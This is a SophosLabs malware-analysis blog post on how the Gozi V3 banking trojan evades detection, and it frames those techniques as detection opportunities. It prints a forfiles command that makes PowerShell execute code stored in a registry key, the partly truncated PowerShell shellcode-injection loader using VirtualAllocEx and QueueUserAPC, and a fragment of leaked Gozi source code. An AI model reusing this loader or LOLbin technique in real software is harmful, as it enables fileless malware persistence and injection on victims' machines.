
Gozi V3: tracked by their own stealth

news.sophos.com/en-us/2019/12/24/gozi-v3-tracked-by-their-own-stealth/

SophosLabs Threat Research December 24, 2019



Gozi, also known as Ursnif or ISFB, is a banking trojan which has been around for a long time and currently multiple variations of the trojan are circulating after its source code got leaked. Every variant that is distributed has interesting aspects, with Gozi version 3 the most eye-catching in the field of detection evasion.

In this blog we will discuss some of the techniques which Gozi V3 uses in an attempt to bypass endpoint defense. Additionally we will also discuss how researchers can use these evasion techniques to their advantage, since they produce a unique and distinctive behavioral pattern.

Gozi's infection chain


Gozi V3 is distributed via spam mails which link to a malicious file, such as an obfuscated Visual Basic script, which acts as a dropper component. The dropper component downloads and executes an executable with a valid digital signature. We will refer to this executable as the Gozi loader.

The function of this loader is to reach out to the command-and-control (C2) server to retrieve the main Gozi executable. The threat actors behind Gozi try to prevent researchers from interacting with the C2 and obtaining payloads.

One way the Gozi attackers do this is by restricting payload delivery at the server side: The Gozi dropper only works if the IP address of the machine requesting the file geolocates to a region targeted by the malspam (geo restriction), and if the request comes in within a relatively short time frame relative to the start of the spam campaign. This strategy may result in a smaller infection rate, but it avoids the chance that researchers obtain the payload and write detections against it.

If the victim's machine gets a valid C2 response, the Gozi payload is stored in the registry in the form of a PowerShell script. This fileless technique allows the Gozi threat actors to avoid traditional static (file on disk) detection. Upon system startup the PowerShell script injects the Gozi worker into the explorer process, at which point the infection chain is complete and Gozi again reaches out to the C2 server.

The C2 server this time responds with components which aid Gozi in its money-stealing activities, such as webinjects.



The Gozi payload stored in the Windows registry


These two stages are described in more detail below.

Hiding in memory

When we take a look at a Gozi V3 loader sample, we can see that it's protected by a packer in an effort to evade static detection. With the help of IDA's graph view, we can unpack the Gozi loader by following calls or jumps to registers, which usually are positioned at the bottom of each graph view. The below video illustrates how the loader can quickly be unpacked in IDA's debugging mode in under a minute.

When we analyze the code at the beginning of the unpacked Gozi loader, we can notice a second stage PE executable being loaded into memory. Parts of the second stage executable have been removed, other parts have been overwritten with null bytes. The

image below shows a dump of the memory area after the second stage has been mapped to memory.



As we can see from the image, the 'DOS header' has been removed and the PE magic value and section names have been nullified. Other parts of the PE header, such as the compilation timestamp are still present in memory. By performing these actions, Gozi makes it harder to dump the unpacked executable from memory, as most dumping tools search for the DOS header to determine where the executable has been mapped in memory. At the same time, this evasion technique produces a fairly unique memory pattern which endpoint defense solutions could target during a memory scan.

Executing the fileless component

The goal of the second stage loader is to reach out to the C2 server and to store a PowerShell script in the registry. The PowerShell script is executed using forfiles.exe, a Windows component that can be abused to execute a shell instruction in the (process) context of another executable. The forfiles executable is executed with the following argument:

```
forfiles /p C:\Windows\system32 /s /c "cmd /c @file -ec BASE_64_ENCODED_COMMAND" /m
p*ll.*e
```

where the base64 encoded command decodes to:

```
iex (gp 'HKCU:\Identities\{4EBA1D2A-127F-6AB1-EE6C-E4061B0483AD}').S
```

By using the forfiles executable, Gozi may evade certain detection mechanisms which partly rely on the creation of persistency entry (e.g. a scheduled task) which points to a known script engine such as PowerShell or MSHTA. At the same time, the launching of a forfiles executable with an argument to launch PowerShell with the goal of evaluating the contents of a registry key as code makes for a unique pattern which is strong enough to block as a threat.

The fileless PowerShell script which gets executed loads shellcode into memory and executes said shellcode via the QueueUserAPC injection mechanism. The script is slightly obfuscated via Base64 encoding, as can be seen on the following image:

```
1  #Registry Script:
2  #-----------------
3  
4  $dmkuuxfdgjk="fgcmojjaa";
5  function stu{[System.Convert]::FromBase64String($args[0]);};
6  [byte[]]$fqeccdfxnq=stu("6SOMAACGBgAHQuxcAAAAAAAAAA ... AAAAAAAAAAAAAAAAAAAAAA");
7  function cmona{$bbqcjx=stu($args[0]);[System.Text.Encoding]::ASCII.GetString($bbqcjx);};
8  iex(cmona("DQokZHhtPSJbRGxsSW1wb3J0KGAia2Vybm ... ydTsNCj=="));
9  iex(cmona("DQokdmV2ZXE9Iml4Y3ZyeWhrYW5yIjtpZi ... pO319DQp="));
10 
11 #Registry Script - inline 'Invoke Expression' code:
12 #-------------------------------------------------
13 
14 $dmkuuxfdgjk="fgcmojjaa";
15 function stu{[System.Convert]::FromBase64String($args[0]);}
16 [byte[]]$fqeccdfxnq=stu("6SOMAACGBgAHQuxcAAAAAAAAAA ... AAAAAAAAAAAAAAAAAAAAAA");
17 $dxm="[DllImport(`"kernel32`")]`npublic static extern IntPtr GetCurrentThreadId();`n[DllImport(`"
   kernel32`")]`npublic static extern IntPtr OpenThread(uint jrbfgecuu,uint xfb,IntPtr
   ncnsr);`n[DllImport(`"kernel32`")]`npublic static extern uint QueueUserAPC(IntPtr kjjlyr,IntPtr
   dbpq,IntPtr pes);`n[DllImport(`"kernel32`")]`npublic static extern void SleepEx(uint ncpnqiltqc,uint
   epgspoeu);";
18 $rmytmuu=Add-Type -memberDefinition $dxm -Name 'wwcjsiqmk' -namespace Win32Functions -passthru;$dllp=
   "gfwqhtle";$bdbhwkk="[DllImport(`"kernel32`")]`npublic static extern IntPtr
   GetCurrentProcess();`n[DllImport(`"kernel32`")]`npublic static extern IntPtr VirtualAllocEx(IntPtr
   iiyqakgqprg,IntPtr mdbgxbmexd,uint dxhhqrmjaq,uint vgawgdjpj,uint wvxwipycy);";
19 $dcpqnvxq=Add-Type -memberDefinition $bdbhwkk -Name 'ywkyvuyajr' -namespace Win32Functions -passthru;
20 
21 $veveq="ixcvryhkanr";
22 if($ldr=$dcpqnvxq::VirtualAllocEx($dcpqnvxq::GetCurrentProcess(),0,$fqeccdfxnq.Length,12288,64)){
23     [System.Runtime.InteropServices.Marshal]::Copy($fqeccdfxnq,0,$ldr,$fqeccdfxnq.length);
24     if($rmytmuu::QueueUserAPC($ldr,$rmytmuu::OpenThread(16,0,$rmytmuu::GetCurrentThreadId()),$ldr)){
25         $rmytmuu::SleepEx(3,1);
26     }
27 }
```

What is interesting to notice is that Base64 decoded contents aren't passed to the 'invoke-expression (iex)' commandlet for evaluation in one go. Instead, the contents are passed in two iterations, which might be done intentionally as it influences the amount of script contents which are passed to the Anti Malware Scan Interface (AMSI) for inspection.

The executed shellcode injects the Gozi worker binary into the explorer process, which results in several new process threads being created inside Explorer. One of the newly created threads looks similar to the "PipeServerThread" which can be found in the leaked Gozi sourcecode.

```
1   //  Gozi's Thread function.
2   //  Listens the specified named pipe, receives and processes commands over it.
3   #define ReadAsyncPipe(p, b, s)  PipeIo(p, b, s, FALSE)
4   #define WriteAsyncPipe(p, b, s) PipeIo(p, b, s, TRUE)
5   static WINERROR WINAPI PipeServerThread( HANDLE hPipe )
6   {
7     ...
8
9     if (Ovl.hEvent = CreateEvent(NULL, FALSE, FALSE, NULL))
10    {
11      HANDLE  Objects[2] = {g_AppShutdownEvent,  Ovl.hEvent};
12      while (WaitForSingleObject(g_AppShutdownEvent, 0) == WAIT_TIMEOUT)
13      {
14        Status = ConnectNamedPipe(hPipe, &Ovl);
15        if (Status == FALSE)
16        {
17          Status = GetLastError();
18          if (Status != ERROR_IO_PENDING && Status != ERROR_PIPE_CONNECTED){ASSERT(FALSE); continue;}
19          if (Status == ERROR_IO_PENDING)
20          {
21            Status = WaitForMultipleObjects(2, (PHANDLE)&Objects, FALSE, INFINITE);
22
23            if (Status != (WAIT_OBJECT_0 + 1)){
24              // g_AppShutdownEvent fired or something bad happened
25              break;
26            }
27          }
28        }
29        ASSERT(Status == 0 || Status == (WAIT_OBJECT_0 + 1) || Status == ERROR_PIPE_CONNECTED);
30
31        Status = ReadAsyncPipe(hPipe, (PCHAR)&PMsg, sizeof(PIPE_MESSAGE));
```

Gozi source code

```
Pseudocode-A
32   v19 = ((__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD))kernel32_CreateEventA)(0i64, 0i64, 0i64, 0i64);
33   if ( !v19 )
34     goto LABEL_24;
35 LABEL_22:
36   while ( 2 )
37   {
38     if ( !my_waitforsingleobject_wrapper(0) )
39       goto LABEL_23;
40     if ( (unsigned int)((__int64 (__fastcall *)(__int64, __int64 *))kernel32_ConnectNamedPipe)(*v2, &v16) )
41       goto LABEL_8;
42     last_error = ((__int64 (*)(void))kernel32_GetLastError)();
43     v1 = last_error;
44     if ( last_error != 997 )                // 997 - ERROR_IO_PENDING
45     {
46       if ( last_error != 535 )              // 535 - ERROR_PIPE_CONNECTED
47         continue;
48       while ( 1 )
49       {
50 LABEL_8:
51         v1 = my_pipe_io_wrapper(*v2, (__int64)&v12, 0x10u, 0);
52         if ( v1 )
53         {
54 LABEL_21:
55           ((void (__fastcall *)(__int64))kernel32_DisconnectNamedPipe)(*v2);
UNKNOWN PipeServerThread:32 (2DE7B0C)

General registers
RCX 0000000002DE7B0C  PipeServerThread
RDX 000000000DB30C70  debug420:000000000DB30C70
RSI 0000000000000000
RDI 0000000000000000
RBP 0000000000000000
RSP 000000000746FD68  Stack[00000A30]:000000000746FD68
RIP 0000000077CBA2C0  ntdll.dll:ntdll_RtlUserThreadStart

OF 0
DF 0
IF 1
TF 0
SF 0
ZF 0
AF 0
PF 0
CF 0
```

Gozi thread code

Summary

In this blog post we have looked at some of the tricks the latest version of Gozi uses to try and bypass defenses:

- protecting C2 assets
- fileless persistence
- patching of mapped executable in memory
- inventive LOLbin usage
- AMSI content chunking

The threat actors behind Gozi are clearly interested in keeping the latest version under the radar. By using the above techniques in addition to only targeting specific GEOs (GB, IT, AU) SophosLabs data shows V3 as less prevalent than V2. Importantly for the defender side the above techniques can often be something of an Achilles heel, providing detection opportunities because of the distinctive characteristics they provide.

Detections

Components of the Gozi malware are reported as one or more of the following definitions in Sophos endpoint detection products:

- HPmal/Gozi-*
- Mal/Ursnif-A and -C
- Mal/EncPk-AOY

Acknowledgments

SophosLabs would like to thank independent malware hunter JamesWT for his contributions towards mapping local Gozi Version 3 campaigns.